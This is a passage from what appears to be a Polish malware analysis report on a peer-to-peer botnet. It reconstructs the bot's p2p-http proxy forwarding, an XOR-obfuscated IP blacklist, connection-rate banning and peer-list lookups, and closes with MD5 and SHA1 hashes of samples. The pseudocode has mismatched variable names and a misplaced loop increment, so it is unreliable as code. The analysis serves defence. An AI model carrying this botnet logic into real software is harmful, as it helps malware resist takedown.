22    char strCliAddr[48];
23    sockaddr CliAddr;
24    int status = 0;
25
26    if (cliConn != NULL){
27      str::getCryptedW(CSTR__X_Real_IP_, headerName );
28      http.init(0, cliConn, 1);
29      if ( netObj.getPeerAddr(&CliAddr) )
30        if ( net::addrToStrA(&CliAddr, strCliAddr))
31          http.addHeader(headerName, strCliAddr);
32      status = this.pushHttp(newConn, cliConn, PROXY_TIMEOUT, stopEvent, http);
33      http.uninit();
34    } else {
35      status = newConn.readAllData(stopEvent);
36    }
37    this.updateListTimes(&proxEntry, 0);
38    newConn.shutdown();
39    return status;
40  }
```

Listing 33: Obsługa przekazywania żądań p2p-http

```
1   char banlist::isAddrBlacklisted(sockaddr *sa, char flag){
2     if ( sa->sa_family == AF_INET ){
3       int i = 0;
4       int KEY = 0x5B38B65D; // zmienny klucz
5       while ( i < 22 ){
6         DWORD net = staticBlacklist[i].net  ^ KEY;
7         DWORD mask = staticBlacklist[i].mask ^ KEY;
8         if (net == (sa->IPv4 & mask) )
9           return 1;
10        ++i;
11      }
12    }
13    return this.limitConn(sa, flag); // new
14  }
```

Listing 34: Obsługa "czarnej listy"

```
1   int banlist::limitConn(sockaddr *sa, char onlyCheck){
2     int SASize;
3     void* SAdata;
4     int netType = net::TypeFromFamily(sa->sa_family);
5     int curTime = GetTickCount();
6     int found = 0;
7     if ( netType == 1) {
```

```
8      saSize = 4;
9      saAddr = sa->sa_data + 2;
10   }
11   if (netType == 2){
12     saSize = 16;
13     saAddr = sa->sa_data + 6;
14   }
15   listElement el = NULL;
16   if ( this.elCnt > 0 ){ // search element
17     int j = 0 ;
18     while ( j < this.elCnt ) {
19       el = this.elements[j];
20       if ( el->netType == netType ) {
21         if (memcmp( el->addr , saAddr , saSize )==0) {
22           found = 1;
23           break;
24         }
25       }
26     }
27     j++;
28   }
29   if (!found) {
30     if ( onlyCheck )
31       return 0;
32     if ( this.elCnt >= 2000u )
33       this.removeElementAt(0);
34     el = this.addElement();
35     el->netType = netType;
36     el->time = curTime;
37     el->counter = 1;
38     memcpy(el->addr , saAddr, saSize );
39     return 0;
40   } else {
41     if ( el.counter == -1 )
42       return 1;
43     if ( onlyCheck )
44       return 0;
45     int itemTime = el->time;
46     pointer->time = curTime;
47     if ( (curTime - itemTime) >= 60000 ) {
48       el->counter = 1;
49       return 0;
50     }
51     el->counter ++;
52     if ( el->counter > 10 ) {
53       el->counter = -1; // BAN !
54       return 1;
55     }
56     return 0;
57   }
58 }
```

Listing 35: Procedura limitująca ilość nowych połączeń

```
1  bool peerlist::findIP(peerEntry *Peer){
2    if (this.findIPv4Mask(Peer->IPv4) > 0)
3      return 1;
4    if (this.findIPv6(Peer->IPv6) > 0)
5      return 1;
6    return 0;
7  }
8
9  int peerlist::findIPv4(int IPv4){
10   int maskedIP = IPv4 & 0xF0FFFF;
```

```
11   int found = 0 ;
12   int i = 0;
13   if ( this.elCount == 0 )
14     return 0;
15   do {
16     if ( (this.elements[i].IPv4 & 0xF0FFFF) == maskedIP )
17       found ++ ;
18     i++;
19   } while ( i < this.elCount );
20   return found;
21 }
22 
23 int peerlist::findIPv6(char* IPv6){
24   int found = 0;
25   int i=0;
26   if ( this.elCount == 0)
27     return 0;
28   do {
29     if ( memcmp( IPv6 , this.elements[i].IPv6 , 16 ) == 0)
30       found ++;
31     i++
32   } while ( i < this.elCount );
33   return found;
34 }
```

Listing 36: Wyszukiwanie adresów IP na liście peerów

10 Sumy MD5 i SHA1 ostatnich próbek

```
1     file                   md5                                        sha1
2  bin-2012-11-07  29942643d35d14491e914abe9bc76301  f4d607bca936a8293b18c52fc5d3469c91365c37
3  bin-2013-01-20  9ea4d28952b941be2a6d8f588bf556c8  8598a219e9024003a1adf6dfa4e0f4455e3d1911
4  bin-2013-02-05  fffb972b46c852d4e23a81f39f8df11b  f393762f7c85c0f21f3e0c6f7f94c1c28416f0a3
5  bin-2013-03-16  cacd2cb90aa1442f29ff5d542847b817  eb47fa1b8ab46fb39141cbcb3cc96915f9f2022e
6  bin-2013-03-19  959b8e1ec1a53bee280282f45e9257e3  e0ba06711954cb46a453aaaecf752e8495da407a
7  bin-2013-03-22  7c4fdcaf1a9a023a85905f97b1d712ab  18bf50e5ad2d7404f0d45e927136dd9df6ca40c2
8  bin-2013-04-09  1c54041614bcd326a7d403dc07b25526  d8aa5bf5d215d2117ce2c89c3155105402ea0f77
9  bin-2013-04-17  c99050eb5bed98824d3fef1e7c4824b5  0af947d0f894fbd117da3e2e5cf859aa47f076ec
```

Listing 37: MD5 i SHA1